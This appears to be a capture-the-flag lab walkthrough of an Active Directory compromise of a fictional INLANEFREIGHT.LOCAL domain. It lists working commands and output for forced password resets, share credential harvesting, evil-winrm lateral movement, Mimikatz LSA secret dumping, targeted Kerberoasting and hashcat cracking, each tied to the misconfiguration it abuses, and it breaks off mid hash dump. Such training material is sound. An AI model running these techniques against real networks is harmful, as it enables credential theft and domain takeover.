

Simulated Privilege Escalation and Domain Compromise Walkthrough Lab

Attack Chain: Command Reference

This document lists, in execution order, only the commands that directly contributed to achieving full domain compromise of `INLANEFREIGHT.LOCAL`, along with the underlying misconfiguration or security flaw that each step exploited.


Stage 1: Initial Engagement

We start with the Credentials for `hporter`. Starting point for AD enumeration:

```
```bash
```

```
nxc smb 172.16.8.3 -u hporter -p 'Gr8hambino!' -d inlanefreight.local
```

```
```
```



```
(issifu@ssshades)-[~/htb]
$ nxc smb 172.16.8.3 -u hporter -p 'Gr8hambino!' -d inlanefreight.local
SMB 172.16.8.3 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:None)
Null Auth:True
SMB 172.16.8.3 445 DC01 [*] inlanefreight.local\hporter:Gr8hambino!
```

Stage 2: Active Directory Enumeration (BloodHound)

****Misconfiguration:**** No AD activity/anomaly monitoring in place; a standard low-privilege domain user was able to enumerate the entire directory structure via unauthenticated-adjacent LDAP queries.

```
```bash
```

```
bloodhound-python -u hporter -p 'Gr8hambino!' -d inlanefreight.local -ns 172.16.8.3 -c All --zip
```

```
```
```

```

[issifu@ssshhades]-(~/htb)
$ bloodhound-python -u hporter -p 'Gr8hambino!' -d inlanefreight.local -ns 172.16.8.3 -c All --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: inlanefreight.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (DC01.INLANEFREIGHT.LOCAL:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: DC01.INLANEFREIGHT.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 504 computers
INFO: Connecting to LDAP server: DC01.INLANEFREIGHT.LOCAL
INFO: Found 2917 users
INFO: Found 164 groups
INFO: Found 2 gpos
INFO: Found 21 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: ACADEMY-AEN-LPTP-0212.INLANEFREIGHT.LOCAL
INFO: Querying computer: ACADEMY-AEN-LPTP-0211.INLANEFREIGHT.LOCAL

```

```bash

sudo neo4j start

bloodhound

```

```


WARNING: Could not resolve: ACADEMY-AEN-HK-W639.INLANEFREIGHT.LOCAL: the resolution lifetime expired after 3.102 seconds: Server 0053:172.16.8.3053 answered the DNS o
eration timed out.
INFO: Done in 03M 44S
INFO: Compressing output into 20260718120917_bloodhound.zip

[issifu@ssshhades]-(~/htb)
20260718120917_bloodhound.zip
enigma htb.ovpn machines_au-2.ovpn reactor tombwatcher
escapetwo inlanefreight_ept_tcp_1k.gnmap makesense redelegate trick
administrator flight inlanefreight_ept_tcp_1k.nmap manager release_arena_au-release-1.ovpn unrested
authority fluffy inlanefreight_ept_tcp_1k.xml media sauna voleur
certified freelancer inlanefreight_ept_tcp_all_svc.gnmap nimbus scrambled vulncicada
cptis ghost inlanefreight_ept_tcp_all_svc.nmap paperwork snoopy streamio
craft grail inlanefreight_ept_tcp_all_svc.xml postman support
darkzero htb-5.ovpn jeeves pov

[issifu@ssshhades]-(~/htb)
$ sudo neo4j start
bloodhound
[sudo] password for issifu:
Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf

```

BloodHound analysis revealed: `hporter` has **ForceChangePassword** rights over `ssmall`.



Stage 3: Abuse ForceChangePassword (hporter → ssmall)

...

...

The screenshot shows a series of commands and their outputs in a Kali Linux terminal:

- Initial Command:** `(issifu@ssshades)~[/htb]$ bloodyAD -host 172.16.8.3 -d inlanefreight.local -u hporter -p 'Gr@hambini!' set password ssmals`
- Output:** Password changed successfully!
- Command:** `(issifu@ssshades)~[/htb]$ nxc smb 172.16.8.3 -u ssmals -p 'mazoniakid' -d inlanefreight.local`
- Output:** A list of SMB shares including DC01, Windows 10 / Server 2019 Build 17763 x64, and inlanefreight.local/ssmalls:mazoniakid.
- Command:** `(issifu@ssshades)~[/htb]$ nxc smb 172.16.8.3 -u ssmals -p 'mazoniakid' -d inlanefreight.local -M spider_plus --share 'Department Shares'`
- Output:** Details about the 'Department Shares' share, including its path, permissions, and a list of files and folders.

SPIDER_PLUS 172.16.8.3	445	DC01	MAX_FILE_SIZE: 50 KB		
SPIDER_PLUS 172.16.8.3	445	DC01	OUTPUT_FOLDER: /home/issifu/.nxc/modules/nxc_spider_plus		
SMB 172.16.8.3	445	DC01	Enumerated shares		
SMB 172.16.8.3	445	DC01	Share	Permissions	Remark
SMB 172.16.8.3	445	DC01	ADMIN\$		Remote Admin
SMB 172.16.8.3	445	DC01	C\$		Default share
SMB 172.16.8.3	445	DC01	Department Shares	READ	Share for department users
SMB 172.16.8.3	445	DC01	IPC\$	READ	Remote IPC
SMB 172.16.8.3	445	DC01	NETLOGON	READ	Logon server share
SMB 172.16.8.3	445	DC01	SYSVOL	READ	Logon server share
SPIDER_PLUS 172.16.8.3	445	DC01	[+] Saved share file metadata to /home/issifu/.nxc/modules/nxc_spider_plus/172.16.8.3.json.		
SPIDER_PLUS 172.16.8.3	445	DC01	[*] SMB Shares: 6 (ADMIN\$, C\$, Department Shares, IPC\$, NETLOGON, SYSVOL)		
SPIDER_PLUS 172.16.8.3	445	DC01	[*] SMB Readable Shares: 4 (Department Shares, IPC\$, NETLOGON, SYSVOL)		
SPIDER_PLUS 172.16.8.3	445	DC01	[*] SMB Filtered Shares: 1		
SPIDER_PLUS 172.16.8.3	445	DC01	[*] Total folders found: 38		

Stage 4: File Share Credential Harvesting (as ssmalls)

****Misconfiguration:**** Weak NTFS/share permissions allowed a low-privileged domain user (`ssmalls`) read access to an IT department share containing hardcoded plaintext credentials in an operational script. This is a classic "secrets in scripts/shares" flaw — credentials should never be stored in plaintext on accessible file shares.

```
```bash
```

```
nxc smb 172.16.8.3 -u ssmalls -p 'mazoniakid' -d inlanefreight.local -M spider_plus --share 'Department Shares'
```

```
```
```

```
```bash
```

```
smbclient -U ssmalls '//172.16.8.3/Department Shares'
```

```
> cd IT\Private\Development\
```

```
> get "SQL Express Backup.ps1"
```

```
```
```

```
```bash
```

```
cat "SQL Express Backup.ps1"
```

```
(issifu@ssshades)-[~/htb]
$ smbclient -U ssmalls '//172.16.8.3/Department Shares'
Password for [WORKGROUP\ssmalls]:
Try 'help' to get a list of possible commands.
smb: > cd IT\Private\Development\

smb: \IT\Private\Development>
smb: \IT\Private\Development> get "SQL Express Backup.ps1"
getting file \IT\Private\Development\SQL Express Backup.ps1 of size 4001 as SQL Express Backup.ps1 (7.8 KiloBytes/sec) (average 7.8 KiloBytes/sec)
smb: \IT\Private\Development> exit

(issifu@ssshades)-[~/htb]
$ cat "SQL Express Backup.ps1"
$serverName = ".\SQLExpress"
$backupDirectory = "D:\backupSQL"
$daysToStoreDailyBackups = 7
$daysToStoreWeeklyBackups = 28
$monthsToStoreMonthlyBackups = 3

[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SMO") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SmoExtended") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.ConnectionInfo") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SmoEnum") | Out-Null

$mySrvConn = new-object Microsoft.SqlServer.Management.Common.ServerConnection
$mySrvConn.ServerInstance=$serverName
$mySrvConn.LoginSecure = $false
$mySrvConn.Login = "backupadm"
$mySrvConn.Password = '!qazXSW@'

$server = new-object Microsoft.SqlServer.Management.SMO.Server($mySrvConn)
```

To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

# Reveals: backupadm : !qazXSW@

```
```
```

Stage 5: WinRM Host Discovery and Lateral Movement (backupadm → MS01)

****Misconfiguration:**** The `backupadm` service account (intended only for local SQL Express backup jobs) had valid WinRM/remote-management access to a general-purpose member server (MS01), violating the principle of least privilege for service accounts.

```
```bash
```

```
nmap -sT -Pn -p5985 172.16.8.0/24 -oG - | grep open
```

```
```
```

```
```bash
```

```
nxc winrm 172.16.8.50 -u backupadm -p '!qazXSW@' -d inlanefreight.local
```

```
```
```

```
```bash
```

```
evil-winrm -i 172.16.8.50 -u backupadm -p '!qazXSW@'
```

```
```
```

```
(issifu@ssshades) ~/htb
$ nmap -sT -Pn -p5985 172.16.8.0/24 -oG - | grep open
Host: 172.16.8.3 () Ports: 5985/open/tcp//wsman///
Host: 172.16.8.20 () Ports: 5985/open/tcp//wsman///
Host: 172.16.8.50 () Ports: 5985/open/tcp//wsman///

(issifu@ssshades) ~/htb
$ nxc winrm 172.16.8.50 -u backupadm -p '!qazXSW@' -d inlanefreight.local
WINRM 172.16.8.50 5985 ACADEMY-AEN-MS0 [*] Windows 10 / Server 2019 Build 17763 (name:ACADEMY-AEN-MS0) (domain:INLANEFREIGHT.LOCAL)
WINRM 172.16.8.50 5985 ACADEMY-AEN-MS0 [+] inlanefreight.local\backupadm:!qazXSW@ (Pwn3d!)

(issifu@ssshades) ~/htb
$ evil-winrm -i 172.16.8.50 -u backupadm -p '!qazXSW@'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\backupadm\Documents> hostname
ACADEMY-AEN-MS01
*Evil-WinRM* PS C:\Users\backupadm\Documents> whoami
inlanefreight\backupadm
*Evil-WinRM* PS C:\Users\backupadm\Documents> cd c:\panther
*Evil-WinRM* PS C:\panther> dir
```

Stage 6: Leftover Deployment Artifact Credential Exposure (MS01)


****Misconfiguration:**** An unattended Windows installation answer file (`unattend.xml`) was left in `C:\panther\` after imaging/deployment, containing a plaintext local administrator-adjacent account password. Unattend files routinely contain autologon credentials and are a well-known post-deployment cleanup failure.

```powershell

*# From the evil-winrm session on MS01*

cd c:\panther

dir

A screenshot of a terminal window with a Kali Linux background. The terminal shows a series of commands and their outputs. First, the user runs 'hostname', which returns 'ACADEMY-AEN-MS01'. Then, they run 'whoami', returning 'inlaneffreight\backupadm'. Next, they run 'cd c:\panther', and finally 'dir', which lists a file named 'unattend.xml' with a size of 6995 bytes, last written on 6/1/2022 at 2:17 PM. The user then runs 'type unattend.xml', which displays the XML content of the file. The XML is an unattended installation file for Windows, containing settings for the 'Microsoft-Windows-International-Core' and 'Microsoft-Windows-Shell-Setup' components, including language and locale information.

```
Evil-WinRM PS C:\Users\backupadm\Documents> hostname
ACADEMY-AEN-MS01
Evil-WinRM PS C:\Users\backupadm\Documents> whoami
inlaneffreight\backupadm
Evil-WinRM PS C:\Users\backupadm\Documents> cd c:\panther
Evil-WinRM PS C:\panther> dir

Directory: C:\panther

Mode LastWriteTime Length Name
---- -
-a-rw-r--r-- 6/1/2022 2:17 PM 6995 unattend.xml

Evil-WinRM PS C:\panther> type unattend.xml
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
 <settings pass="oobeSystem">
 <component name="Microsoft-Windows-International-Core" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
 xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
 <InputLocale>de-de</InputLocale>
 <SystemLocale>de-de</SystemLocale>
 <UILanguage>de-de</UILanguage>
 <UILanguageFallback>de-de</UILanguageFallback>
 <UserLocale>de-de</UserLocale>
 </component>
 <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" xmlns:
 wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
```

type unattend.xml

*# Reveals: ilfserveradm : Sys26Admin*

```

```
*Evil-WinRM* PS C:\panther> type unattend.xml
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
  <settings pass="oobeSystem">
    <component name="Microsoft-Windows-International-Core" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="ne
xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <InputLocale>de-de</InputLocale>
      <SystemLocale>de-de</SystemLocale>
      <UILanguage>de-de</UILanguage>
      <UILanguageFallback>de-de</UILanguageFallback>
      <UserLocale>de-de</UserLocale>
    </component>
    <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral"
wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <OOBE>
        <HideEULAPage>true</HideEULAPage>
        <HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE>
        <NetworkLocation>Work</NetworkLocation>
        <ProtectYourPC>1</ProtectYourPC>
      </OOBE>
      <AutoLogon>
        <Password>
          <Value>Sys26Admin</Value>
          <PlainText>true</PlainText>
        </Password>
        <Enabled>true</Enabled>
        <LogonCount>1</LogonCount>
        <Username>ilfserveradm</Username>
      </AutoLogon>
      <FirstLogonCommands>
```

Stage 7: Local Privilege Escalation on MS01 (ilfserveradm → local Administrator)

****Misconfiguration:**** Third-party software (Sysax Automation) installed a scheduled-task service running as `NT AUTHORITY\SYSTEM` that allowed any authenticated local user — including non-administrators — to configure triggered tasks that execute arbitrary commands as SYSTEM, with no privilege check on who could create/modify the task.

```
```bash
```

```
xfreerdp /v:172.16.8.50 /u:ilfserveradm /p:'Sys26Admin' /drive:home,"/home/issifu/htb"
```

```

```
vpn recon rootiothold DMZ-Root pivot DC MS01 DC-Admin K0H
[issifu@ssshades] ~/htb
$ xfreerdp /v:172.16.8.50 /u:ilfserveradm /p:'Sys26Admin' /drive:home,"/home/issifu/htb"
[12:59:26:827] [757295:000b8e2f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[12:59:26:827] [757295:000b8e2f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these
in the process list
[12:59:26:827] [757295:000b8e2f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
top System
[12:59:26:827] [757295:000b8e2f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /args-from: pipe in arguments from stdin, file or file descri
[12:59:26:828] [757295:000b8e2f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /from-stdin pass the credential via stdin
[12:59:26:828] [757295:000b8e2f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - set environment variable FREERDP_ASKPASS to have a gui tool q
ery for credentials
[12:59:26:830] [757295:000b8e3b] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 → no RDP scancode found
[12:59:26:830] [757295:000b8e3b] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: ZEN: keycode: 0x5d → no RDP scancode found
[12:59:28:029] [757295:000b8e3b] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[12:59:28:029] [757295:000b8e3b] [ERROR][com.freerdp.crypto] - [x509_utils_from_pem]: BIO_new failed for certificate
[12:59:28:033] [757295:000b8e3b] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @ WARNING: CERTIFICATE NAME MISMATCH!
[12:59:28:033] [757295:000b8e3b] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @
[12:59:28:034] [757295:000b8e3b] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @
[12:59:28:034] [757295:000b8e3b] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: The hostname used for this connection (172.16.8.50:3389)
[12:59:28:034] [757295:000b8e3b] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: does not match the name given in the certificate:
[12:59:28:034] [757295:000b8e3b] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: Common Name (CN):
[12:59:28:034] [757295:000b8e3b] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: ACADEMY-AEN-MS01.INLANEFREIGHT.LOCAL
```

(GUI-driven step, no CLI equivalent: `pwn.bat` containing `net localgroup administrators ilfserveradm /add` was configured as a triggered task in Sysax Scheduled Service, set to run as SYSTEM with "Login as the following user" unchecked, then triggered by dropping a file into the monitored folder.)

Stage 8: LSA Secrets Dump on MS01 (ilfserveradm/SYSTEM → mssqladm)

****Misconfiguration:**** A domain service account (`mssqladm`) was configured for autologon on MS01, storing its plaintext password in the registry (`HKLM\SECURITY\LSA secrets`), which is trivially extractable by anyone with local Administrator/SYSTEM rights.

(Windows-native step — no direct Linux equivalent for live registry-based LSA secret extraction; performed via Mimikatz on-target after achieving local admin in Stage 7.)

```powershell

mimikatz.exe


privilege::debug

token::elevate

lsadump::secrets

# Reveals: DefaultPassword : DBAilfreight1!

```

A screenshot of a Windows PowerShell terminal window. The title bar shows 'C:\Windows\system32\cmd.exe - powershell'. The command prompt shows 'PS C:\Users\ilfserveradm> Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\' -Name "DefaultUserName"'. The output is: 'DefaultUserName : mssqladm', 'PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\'', 'PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion', 'PSChildName : Winlogon', 'PSDrive : HKLM', 'PSProvider : Microsoft.PowerShell.Core\Registry'. The prompt then shows 'PS C:\Users\ilfserveradm> _'.

```powershell

Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\' -Name "DefaultUserName"


# Reveals: DefaultUserName : mssqladm

```

Confirmed credential pair: ****mssqladm : DBAilfreight1!****

Stage 9: Targeted Kerberoasting via GenericWrite (mssqladm → ttimmons)

****Misconfiguration:**** `mssqladm` was delegated `GenericWrite` over the `ttimmons` user object with no restriction on which attributes could be modified, allowing an attacker to write an arbitrary Service Principal Name (SPN) to the account and force it to become Kerberoastable — even though `ttimmons` had no legitimate SPN of its own.



```bash

```
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u mssqladm -p 'DBAilfreight1!' set object
ttimmons servicePrincipalName -v 'acmetesting/LEGIT'
```

```

```bash

```
GetUserSPNs.py -dc-ip 172.16.8.3 inlanefreight.local/mssqladm -request-user ttimmons -outputfile
ttimmons_tgs.txt
```

```

```
vpn recon foothold DMZ-Root pivot DC MS01 DC-Admin KoH  
[issifu@ssshades] ~/htb  
$ bloodyAD --host 172.16.8.3 -d inlanefreight.local -u mssqladm -p 'DBAilfreight1!' set object ttimmons servicePrincipalName -v 'acmetesting/LEGIT'  
[+] ttimmons's servicePrincipalName has been updated  
[issifu@ssshades] ~/htb  
$ GetUserSPNs.py -dc-ip 172.16.8.3 inlanefreight.local/mssqladm -request-user ttimmons -outputfile ttimmons_tgs.txt  
Impacket v0.14.0.dev0+20260501.5643.899ef248 - Copyright Fortra, LLC and its affiliated companies  
File System  
Password:  
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation  
acmetesting/LEGIT ttimmons 2022-06-01 18:32:18.194423 <never>  
[-] CCache file is not found. Skipping...
```

```bash

hashcat -m 13100 ttimmons\_tgs.txt /usr/share/wordlists/rockyou.txt

...

```
(issifu@ssshades) [~/htb]
$ hashcat -m 13100 ttimmons_tgs.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELoc, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2232/4465 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

**\*\*Root cause of crackability:\*\*** `ttimmons` was using a weak, dictionary-guessable password ('Repeat09'), which allowed the Kerberos TGS ticket to be cracked offline via brute-force against a common wordlist.


Confirmed credential pair: **\*\*ttimmons : Repeat09\*\***

```
vpn recon foothold DMZ-Root pivot DC MS01 DC-Admin KoH
$krb5tgs$23$*ttimmons$INLANEFREIGHT.LOCAL$inlanefreight.local/ttimmons$5b63ac7e8e951b7ef3b17288f7f7393885423070881d626acd7a0f7255beefef2db005ecaa8ac51c6b00f1309a95d3
6a8f621fdbcbe49ed169756e80cd1d92b8cb3bb8a9d3e6f1d923ded2c33d1ed8f11a8817df4e31c3dce1e9682055f102a1b6970b1352e187453f3d53ff7292d77b997382dd53fca3129c497d6dc22a35d4febf
58f20d8e1b0ba251c41af8049d3435d86a7c2b5fd9774f49b4aaff7ea7dd4b77e62bd342b0d12225446c706d9503a5d0802004e7e0e414460e592fd8326b552a4f686371e1b3580f87248a9f81fc45009445b
3bec68a7678f29f34cf9c55bce54e30bea51132c5d2bc5edaabf7cd74d6bb004eed4ac9b12e363331332aadf32b6c58aeb6f34d6767a642e1c969a71704275bc54cee8b168a934692e02f622337aac22cc05e
8e5172ad8bd90fa8ab13182269e6840f632bcd1f915af778dceef2e941ed5286ffc6a19206b5948131dcb1bcc046a0a0611ad1141557c5dfc19bf97410974ca02bd6463738e74b383d89a3841806165fa0a1ff
